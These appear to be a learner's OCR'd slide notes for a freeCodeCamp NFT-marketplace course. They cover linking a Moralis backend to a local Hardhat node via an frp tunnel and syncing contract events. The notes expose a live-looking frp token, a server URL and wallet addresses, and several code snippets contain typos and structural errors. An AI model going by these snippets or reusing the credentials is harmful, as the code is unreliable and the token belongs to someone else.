AoIqLTAZFxRBrd...	23 Nov 2021 at...	23 Nov 2021 at...	Public Read + ...	b7D8iAMhR1...	295	295							

In your database



Browser



_EthAddress

4

_Product

0

_RateLimits

11

_Role

6

_Session

9

_User

4

EthBalance

4

EthBalancePending

0

EthNFTOwners

2

EthNFTOwnersPen...

0

EthNFTTransfers

3

EthTokenBalance

2

EthTokenBalancePe...

0

EthTokenTransfers

3

EthTransactions

37

MyClass

1

OpenseaSignatures

2

RateLimits

2

Room1

1

TokenBalances

1

WalletLogin

5

tokenBalances

4

Webhooks

Jobs

CLASS
_User 4 objects • Public Read and Write enabled

Add Row

objectId	String	accounts	Array	ACL	ACL	updatedAt	Date	authData	Object	username	String	ethAddress	String
B7D8iAMhR1nZW6...		["0x4a79e1475b...		B7D8iAMhR1nZW6...		28 Mar 2022 at...		(undefined)		hYAIIsQqynCAfgG...		0x4a79e1475bb0...	
oSPTSKRo9jVWgJ...		["0x3622277fec...		oSPTSKRo9jVWgJ...		15 Nov 2021 at...		(undefined)		V8W4UUeHRcp rqB...		0x3622277fec8f...	
uAax7CRao61VCa...		["0xca4fc a92e8...		uAax7CRao61VCa...		26 Oct 2021 at...		(undefined)		M70NtFmVqSqBY1...		0xca4fc a92e886...	
PqiAyxlMv3b3Ly...		["0x992eccc191...		PqiAyxlMv3b3Ly...		11 Apr 2022 at...		(undefined)		j0iBgwGMxU4xne...		0x992eccc191d6...	

User table



Browser



_EthAddress

4

_Product

0

_RateLimits

11

_Role

6

_Session

9

_User

4

EthBalance

4

EthBalancePending

0

EthNFTOwners

2

EthNFTOwnersPen...

0

EthNFTTransfers

3

EthTokenBalance

2

EthTokenBalancePe...

0

EthTokenTransfers

3

EthTransactions

37

MyClass

1

OpenseaSignatures

2

RateLimits

2

Room1

1

TokenBalances

1

WalletLogin

5

tokenBalances

4

Webhooks

Jobs

CLASS EthTransactions 37 objects · Public Read enabled

⊕ Add Row

objectId	String	block_hash	String	gas_price	Number	block_timestamp	receipt_cumula...	ACL	ACL	receipt_gas_used
■ 0jxix6T3lkjVL0...	0x16aa02e8bd42...	2500000011	19 Apr 2022 at...	(undefined)	Public Read + ...	(undefined)				
■ 4ADwvSaCZxE2rs...	0x848a64f7762e...	1500000010	19 Apr 2022 at...	(undefined)	Public Read + ...	(undefined)				
■ yptfnJgbB0xHHW...	0x2c52d1dd1d7e...	1500000011	19 Apr 2022 at...	(undefined)	Public Read + ...	(undefined)				
■ 2GvhQBmsOU6Wcq...	0x26c39c02437e...	1881799999	18 Apr 2022 at...	(undefined)	Public Read + ...	(undefined)				
■ Bu0XQpYogt4dqb...	0x2a92672e832d...	2000000016	18 Apr 2022 at...	(undefined)	Public Read + ...	(undefined)				
■ pwkeHKDWd8CpNp...	0xdfb99b0d6839...	2000000010	18 Apr 2022 at...	(undefined)	Public Read + ...	(undefined)				
■ 3OG0ERF7PNgr0W...	Eth transactions	357936	18 Apr 2022 at...	(undefined)	Public Read + ...	(undefined)				
■ 8n5uC6ZzqaZZZ8...	USES MONGODB	900008	14 Nov 2021 at...	2533919	Public Read + ...	21000				
■ ExY0hDoiwF84dD...		900008	14 Nov 2021 at...	981515	Public Read + ...	282082				
■ FxrlB0S9sfVT9a...	0x3d99247bda5a...	1000000009	14 Nov 2021 at...	7180563	Public Read + ...	21000				
■ CilCE1LCxD6mYv...	0x5912b9e5829c...	970000000000	14 Nov 2021 at...	92707	Public Read + ...	92707				
■ faCLU0XVgySwE0...	0x5a6cf4347f26...	106000000000	14 Nov 2021 at...	70024	Public Read + ...	70024				
■ nWr0b5bXa70BFA...	0xe5e6e5ea77d5...	1500000008	14 Nov 2021 at...	4933778	Public Read + ...	27329				
■ v4BuBDC9UC4wrE...	0x328b634fbade...	1500000008	14 Nov 2021 at...	8175478	Public Read + ...	21000				
■ 3lC5hC1bMZ27Du...	0x3623b91bfed8...	1500000015	21 Mar 2022 at...	(undefined)	Public Read + ...	(undefined)				
■ L31K1D1460B8if...	0x38edaa9e822b...	1500000016	21 Mar 2022 at...	(undefined)	Public Read + ...	(undefined)				
■ MQ1vpFGS5CEVf0...	0x2f0ecb3bbac5...	1000000164	21 Mar 2022 at...	(undefined)	Public Read + ...	(undefined)				
■ V4Sic4sgv79p5...	0x2991292e5f4e...	250000000000	18 Mar 2022 at...	(undefined)	Public Read + ...	(undefined)				
■ KGFGX6mR8AKqY...	0x6400794d5e80...	150000000000	17 Mar 2022 at...	(undefined)	Public Read + ...	(undefined)				
■ z4f6QULVAaEd1...	0x2f0ecb3bbac5...	1000000164	21 Mar 2022 at...	(undefined)	Public Read + ...	(undefined)				
■ 4rkMEyKHBDyxzV...	0x613f54681aa5...	1650021487	17 Mar 2022 at...	(undefined)	Public Read + ...	(undefined)				

contracts. So for example, open see I can watch open see smart



Connecting Moralis To Our Local Hardhat Node

1.01.19.37

Signup to Moralis for a server. We are going to use Moralis as our back end for our application.

From Dapps section:

- Create a new dapp
- select environment as Local Dev Chain
- select Eth-LocalDevChain from Select Network (This section is all EVM supported chains)
- click Proceed button
- Select Region - Frankurt
- click Proceed button
- give a name - NFT Marketplace
- Click Create Your Dapp button

Moralis | The Ultimate Web3 Development Platform - Google Chrome

admin.moralis.io/dapps/details/198831

Dapps Web3 APIs Support Roadmap

If you are going live soon - please [Contact Us](#) so we can ensure you have the correct plan to support your expected load. We answer quickly!

NFT Marketplace

ENVIRONMENT
Ganache

NUMBER OF USERS

CPU NETWORK RAM DISK

Dapp Credentials

Dapp URL:
<https://d1fuhb4qo3mg.usemoralis.com:2053/server>

Feedback

<https://docs.moralis.io/moralis-dapp/getting-started/create-a-moralis-dapp>

From docs find events.

<https://docs.moralis.io/moralis-dapp/automatic-transaction-sync/smарт-contract-events>

Basically this moralis server (dapp) our database is going to be looking for events in smart contract to be emitted.

But before, we need to hook up our application to our server (moralis dapp).

Look to <https://github.com/MoralisWeb3/react-moralis#useweb3contract> to connect directly to servers on moralis

```
import React from "react";
import ReactDOM from "react-dom";
import { MoralisProvider } from "react-moralis";

ReactDOM.render(
  <MoralisProvider appId="xxxxxxxxx" serverUrl="xxxxxxxxx">
    <App />
  </MoralisProvider>,
  document.getElementById("root"),
);
```

In _app.js we used `<MoralisProvider initializeOnMount={false}>` This means we are not going to use a moralis server, we are just going to use the open source moralis tools that all provide.

Now, we actually want to use the server. So we need to change that.

We will use Dapp URL from the moralis dashboard as `serverUrl` and Application ID as `appId`.

We will save these values in .env file.

Create .env file

To use .env in nextjs use this source <https://nextjs.org/docs/basic-features/environment-variables>

For front ends to read environment variables from our .env file we have to use `NEXT_PUBLIC_`. Nextjs look into our .env file for variables that start with this and only stick these env variables into our app.


```
JS Header.js U X JS index.js M JS _app.js M .env U X JS
1  NEXT_PUBLIC_APP_ID = dldldl.....
2  NEST_PUBLIC_SERVER_URL = https://.....
der.js U JS index.js M JS _app.js M X .env U JS tailwind.config.js U # glo
✓ import Head from "next/head"
  import "../styles/globals.css"
  import { MoralisProvider } from "react-moralis"
  import Header from "../components/Header"

  const APP_ID = process.env.NEXT_PUBLIC_APP_ID
  const SERVER_URL = process.env.NEXT_PUBLIC_SERVER_URL

  function MyApp({ Component, pageProps }) {
    return (
      <div>
        <Head>
          <title>Create Next App</title>
          <meta name="description" content="Generated by create next app" />
          <link rel="icon" href="/favicon.ico" />
        </Head>
        <MoralisProvider appId={APP_ID} serverUrl={SERVER_URL}>
```

To go database;

- Click database
- click acces database



A screenshot of the Moralis Database access page. The URL in the address bar is "admin.moralis.io/dapps/database/198831". At the top, there is another red warning message: "Güvenli değil | admin.moralis.io/dapps/database/198831". The main content area has a dark blue background with the text "NFT Marketplace's database" in large white letters. Below this is a green button with the text "Access Database" and a small circular icon. To the right of the button, there is a note: "If you are going live soon - please [Contact Us](#) so we can ensure you have the". At the bottom left, the text "Mongo DB IP" is visible.

_Role - Moralis Dashboard - Google Chrome

Güvenli değil | https://d1fuhb4qo3mg.usemoralis.com:2083/apps/moralisDashboard/browser/_Role

moralis

CLASS _Role 1 object • Public Read enabled

+ Add Row Manage Columns Refresh Filter Security Edit

	objectId	String	createdAt	Date	updatedAt	Date	ACL	ACL	name	String	users	Relation <_User>	roles	Relation <_Role>
1	1gF6FBypqdjGqEK...		28 July 2022 at...		28 July 2022 at...		Public Read		coreservices			View relati...		View relati...
1														
1														

if we have any events data in here, it would be in here.

So we need to tell our server, you need to start listening for events. So we can show the most recently listed Nfts.

So moralis server you need to start listening, you need to create a database entry for every single one of these events.

When somebody buys an item or cancels an item you need to remove that from your database.

Browser

- _Session
- _User
- _Role**

Webhooks

Jobs

Logs

Config

API Console

MORALIS : How do we tell it to listen to our events?

1. Connect it to our blockchain
2. Which contract, which events, and what to do when it hears those events.

TO CONNECT MORALIS DATABASE :

From contract Project run localhost chain (hardhat-nft-Marketplace-fcc)
yarn hardhat node

Then follow the instructions from next slide

Download the file from :

<https://github.com/fatedier/frp/releases>

https://github.com/fatedier/frp/releases/download/v0.44.0/frp_0.44.0_linux_amd64.tar.gz

Extract files

Make a folder named "frp" in Project root folder.

Copy extracted files to this folder

Change frpc.ini with hardhat config (in next slayts)

Go to frp folder

Run linux command (in next slayts) ./frpc -c frpc.ini

[Server Details](#)[Settings](#)[Devchain Proxy Server](#)[Sync](#)

Status: **DISCONNECTED** [C](#) **RESET LOCAL CHAIN** [C](#)

We include a built-in proxy server to allow connection to your local devchain instance, just follow the steps bellow and in less than 5 minutes you will be all set-up.

1. Download the version required depending on your hardware / os

<https://github.com/fatedier/frp/releases>

2. Replace the following content in "frpc.ini", based on your devchain

In some Windows Versions, FRP could be blocked by firewall, just use a older release, for example
frp_0.34.3_windows_386

Mac / Windows Troubleshooting: <https://docs.moralis.io/faq#frpc>

Ganache:

```
[common]
server_addr = wciosc5v5doe.usemoralis.com
server_port = 7000
token = kUEUiuIbh2

[ganache]
type = http
local_port = 7545
custom_domains = wciosc5v5doe.usemoralis.com
```

This is old site. Get settings from here
<https://legacy.moralis.io/>


Hardhat:

```
[common]
server_addr = wciosc5v5doe.usemoralis.com
server_port = 7000
token = kUEUiuIbh2


[hardhat]
type = http
local_port = 8545
custom_domains = wciosc5v5doe.usemoralis.com
```

To run linux command
First set it executable with following command
chmod +x frpc from the frp folder.

Run and enjoy!



./frpc -c frpc.ini



frpc.exe -c frpc.ini



[PROBLEMS](#)[OUTPUT](#)[TERMINAL](#)[JUPYTER](#)[DEBUG CONSOLE](#)

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/nextjs-nft-marketplace-fcc$ cd frp
eemcs@DESKTOP-LJJC06I:~/freecodecamp/nextjs-nft-marketplace-fcc/frp$ ./frpc -c frpc.ini
2022/08/01 14:48:37 [I] [service.go:349] [cf2445b47ed1612a] login to server success, get run id [cf2445b47ed1612a], server ud
p port [0]
2022/08/01 14:48:37 [I] [proxy_manager.go:144] [cf2445b47ed1612a] proxy added: [ssh]
2022/08/01 14:48:37 [I] [control.go:181] [cf2445b47ed1612a] [ssh] start proxy success
[]
```

There is another way to connect moralis server is Moralis Admin CLI.

<https://docs.moralis.io/moralis-dapp/tools/moralis-admin-cli>

To install CLI

```
yarn global add moralis-admin-cli
```

To list cli commands

```
moralis-admin-cli
```

Connect-local-devchain command is same with ./frpc -c frpc.ini

We will set command in package.json script :

```
"scripts": {  
.....  
  "moralis:sync": "moralis-admin-cli connect-local-devchain --chain hardhat --  
moralisSubdomain d1fuhb4qo3mg.usemoralis.com --frpcPath ./frp/frpc"
```

Run this command : its needs Api key and api secret

```
yarn moralis:sysnc
```

Specify Moralis Api Key:.....

Specify Moralis Api Secret:.....

Starting connection to Hardhat

Ctrl + C

We can set these variable in .env file and we can use it easy way

Add to .env file api key and secret

moralisApiKey=.....

moralisApiSecret=.....

When run `yarn moralis:sync` command it takes automatically api key and secret from `.env` file

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/nextjs-nft-marketplace-fcc/frp$ yarn moralis:sync
yarn run v1.22.19
warning ..../package.json: No license field
$ moralis-admin-cli connect-local-devchain --chain hardhat --moralisSubdomain d1fuhb4qo3mg.usemoralis.com --
frpcPath ./frp/frpc
Starting connection to Hardhat
```

Then go to server settings and CLICK DISCONNECTED button. It will change to CONNECTED. (DONT FORGET TO RUN LOCAL CHAIN FROM CONTRACT PROJECT

The screenshot shows a web browser window for the Moralis NFT Marketplace. On the left, there's a sidebar with links for 'moralis', 'API', and 'a API'. The main content area has a header 'NFT Marketplace' with a 'CLOSE' button. Below the header, there are tabs for 'Server Details', 'Settings', 'Devchain Proxy Server' (which is currently selected), and 'Sync'. Under the 'Devchain Proxy Server' tab, there's a section for 'Status' with two buttons: 'DISCONNECTED C' and 'RESET LOCAL CHAIN C'. A note below says: 'We include a built-in proxy server to allow connection to your local devchain. Follow the steps bellow and in less than 5 minutes you will be all set-up.' To the right, there's a preview of the same interface where the 'Status' section now shows 'CONNECTED C' instead of 'DISCONNECTED C', with the note 'We include a built-in proxy server to allow connection to your local devchain...' partially visible.

If you sit on your hardhat node terminal, you will see actual RPC calls to our blockchain like following.

```
41 |     mapping(address => uint256) private s_proceeds;
```

PROBLEMS	OUTPUT	TERMINAL	JUPYTER	DEBUG CONSOLE
Contract address:		0xe7f1725e7734ce288f8367e1bb143e90bb3f0512		
Transaction:		0x5ff241df377d8c7d97daa119427fd274c97751f95a78ff9f4a16fd7ea460227a		
From:		0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266		
Value:		0 ETH		
Gas used:		2020837 of 2020837		
Block #2:		0x8a65f23cfa48c6ccf3a7e167d4c35b9953590b54414b1c33841717219a6dc9b		
eth_chainId (3)				
eth_blockNumber (2)				
eth_chainId				
eth_getBlockByNumber				
eth_chainId				
eth_getBlockByNumber				
eth_getTransactionReceipt (2)				
eth_chainId				
eth_getBlockByNumber				
eth_blockNumber				
eth_getTransactionReceipt				
eth_blockNumber (1036)				

Moralis Event Sync

1.01.34.53

There are two ways to tell moralis server to start listening for events.

First way is to use user interface, from SYNC panel

Second way is to do programatically

Syncs



Currently Syncing 0 Smart Contracts Events




+ New Smart Contract Event Sync

Description	Last Updated On

In old interface or moralis:

<https://legacy.moralis.io/servers>



To do programmatically :

Add addEvents.js to the frontend Project root folder.

We will connect with node.js

<https://docs.moralis.io/moralis-dapp/connect-the-sdk>

First add dotenv package to Project

yarn add --dev dotenv

addEvents.js

```
const Moralis = require("moralis/node")
require("dotenv").config()
const contractAddress = "How to take deployed contract address"
```

We can get contractAddress by coping from deploy output or we can do it automatically with code.

To get contractAddress:

In contract Project, in deploy folder add following file and write script.

```
deploy/99-update-front-end.js // (freecodecamp/hardhat-nft-marketplace-fcc/deploy/99-update-front-end.js)
```



INTRODUCTION

[Why use Moralis?](#)[Our community](#)[Prerequisites](#)[Contribute to Docs](#)[Cross Chain Support](#)

PLATFORM

[Getting Started](#) > [Connect with SDK](#) ▾ [Connect with Vanilla JS](#) [Connect with React](#) [Connect with Node.js](#)

This is the source to connect with programmatically.
addEvents.js is used for it

SDK Initialization

You need to initialize Moralis SDK with the following syntax in node.js:

Create a file `index.ts` and add below code:

index.ts

```
1 /* import moralis */  
2 const Moralis = require("moralis/node");  
3  
4 /* Moralis init code */  
5 const serverUrl = "YOUR-SERVER-URL";  
6 const appId = "YOUR-APP-ID";  
7 const masterKey = "YOUR-MASTER-KEY";  
8  
9 await Moralis.start({ serverUrl, appId, masterKey });
```

with `masterKey` you can directly access the Moralis dashboard without the need for authentication.



Note: With the master key you can use the API, RPC nodes and other features of your Moralis account using the SDK straight from your backend.

Add following code to .env file in smartcontract Project:

UPDATE_FRONT_END=true

deploy/99-update-front-end.js

```
const { ethers } = require("hardhat")

module.exports = async function () {
  if (process.env.UPDATE_FRONT_END) {
    console.log("Updating front end....")
    await updateContractAddresses()
  }
}

async function updateContractAddresses() {
  const nftMarketPlace = await ethers.getContract("NftMarketPlace")
}
```

To get contract address from smart contract Project by programmatically, we need to add some files to front end. Then contract address will be written to this file

Create constants folder and add networkMapping.json file. And add {} to the file

The screenshot shows a dark-themed code editor interface. On the left, the Explorer pane displays a file tree with the following structure:

- OPEN EDITORS:
 - addEvents.js
 - networkMapping.json (highlighted)
- NEXTJS-NFT-MARKETPLACE-FOC [WSL: UBUNT...]
 - .next
 - components
 - constants
 - networkMapping.json (highlighted)
 - frp

On the right, the Editor pane shows two tabs: "addEvents.js" and "networkMapping.json". The "networkMapping.json" tab is active, displaying the following JSON content:

```
{}
```


Now just run update script from contract Project.

```
yarn hardhat deploy --network localhost --tags frontend
```

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-mar  
frontend
```

```
yarn run v1.22.19
```

```
.....
```

```
Nothing to compile
```


```
Updating front end....
```

```
Done in 1.69s.
```

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fcc$
```

Add following setting to hardhat.config.js

```
localhost: {  
    chainId: 31337,  
    // gasPrice: 13000000000,  
},
```



The screenshot shows a code editor interface with the following details:

- EXPLORER**: Shows the project structure with files like `addEvents.js`, `constants`, and `networkMapping.json`.
- OPEN EDITORS**: Shows the `networkMapping.json` file open in the editor.
- File Content (networkMapping.json):**

```
1 {"31337": {"NftMarketPlace": ["0x5FbDB2315678afecb367f032d93F642f64180aa3"]}}
```
- Bottom Status Bar:** Shows the message "You will see this in the front end project".

Now we have the contract address and we can continue to the addEvent.js from frontend.

addEvents.js

```
const Moralis = require("moralis/node")
require("dotenv").config()
const contractAddresses = require("./constants/networkMapping.json")

let chainId = process.env.chainId || 31337

const contractAddres = contractAddresses[chainId]["NftMarketPlace"][0]
```

Add following to the .env file

```
chainId=31337
```

addEvents.js

```
const serverUrl = process.env.NEXT_PUBLIC_MORALIS_SERVER_URL
const appId = process.env.NEXT_PUBLIC_MORALIS_APP_ID
const masterKey = process.env.masterKey

async function main() {

main()
  .then(() => process.exit(0))
  .catch((error) => {
    console.error(error)
    process.exit(1)
})
}
```

Add following to the .env file

masterkey=.....

addEvents.js

```
async function main() {
  await Moralis.start({ serverUrl, appId, masterKey })
  console.log(`Working with contract address ${contractAddress}`)
}
```

Now we will add events to moralis server.

<https://docs.moralis.io/moralis-dapp/connect-the-sdk/connect-using-node#add-new-event-sync-from-code>

Add new event sync from code

Add option settings to the main function (next slayts)

Address setting not added to the settings, will be added later. The settings is same with to add from site manually.



See our roadmap



Servers



Web3 API



Solana API



Web3 Alerts



Moralis Projects

Servers

Before releasing your D
Before going to produc

NFT Marketplace

Hi. Need any help?



NFT Marketplace

CLOSE

Server Details

Settings

Devchain Proxy Server

Sync

Configure Sync and Watch Contract Events

Back

Select Chain:

Select chain to sync

Description

A short description of this event

Sync_historical
(Optional)



Sync Historical Data

Topic

The topic you wish to subscribe

Abi

1

```
let itemListedOptions = {
    // Moralis understands a local chain is 1337
    chainId: moralisChainId,
    // sync_historical allows the node to go back throughout the blockchain,
    // grab all the events ever emitted by that contract.
    // Since this is a very local blockchain
    sync_historical: true,
    // topic is going to be your event information.
    // topic is just gonna be the name of the event, plus the type of the parameters.
    topic: "ItemListed(address,address,uint256,uint256)",
    //From artifacts/contracts/NftMarketPlace.sol/NftMarketPlace.json
    // copy all part of name is ItemListed

    abi: {
        anonymous: false,
        inputs: [
            {
                indexed: true,
                internalType: "address",
                name: "seller",
                type: "address",
            },
            {
                indexed: true,
                internalType: "address",
                name: "nftAddress",
                type: "address",
            },
            {
                indexed: true,
                internalType: "uint256",
                name: "tokenId",
                type: "uint256",
            },
            {
                indexed: false,
                internalType: "uint256",
                name: "price",
                type: "uint256",
            },
        ],
        name: "ItemListed",
        type: "event",
    },
    tableName: "ItemListed",
}
```

```
let itemBoughtOptions = {
  chainId: moralisCahinId,
  sync_historical: true,
  topic: "ItemBought(address,address,uint256,uint256)",
  abi: {
    anonymous: false,
    inputs: [
      {
        indexed: true,
        internalType: "address",
        name: "buyer",
        type: "address",
      },
      {
        indexed: true,
        internalType: "address",
        name: "nftAddress",
        type: "address",
      },
      {
        indexed: true,
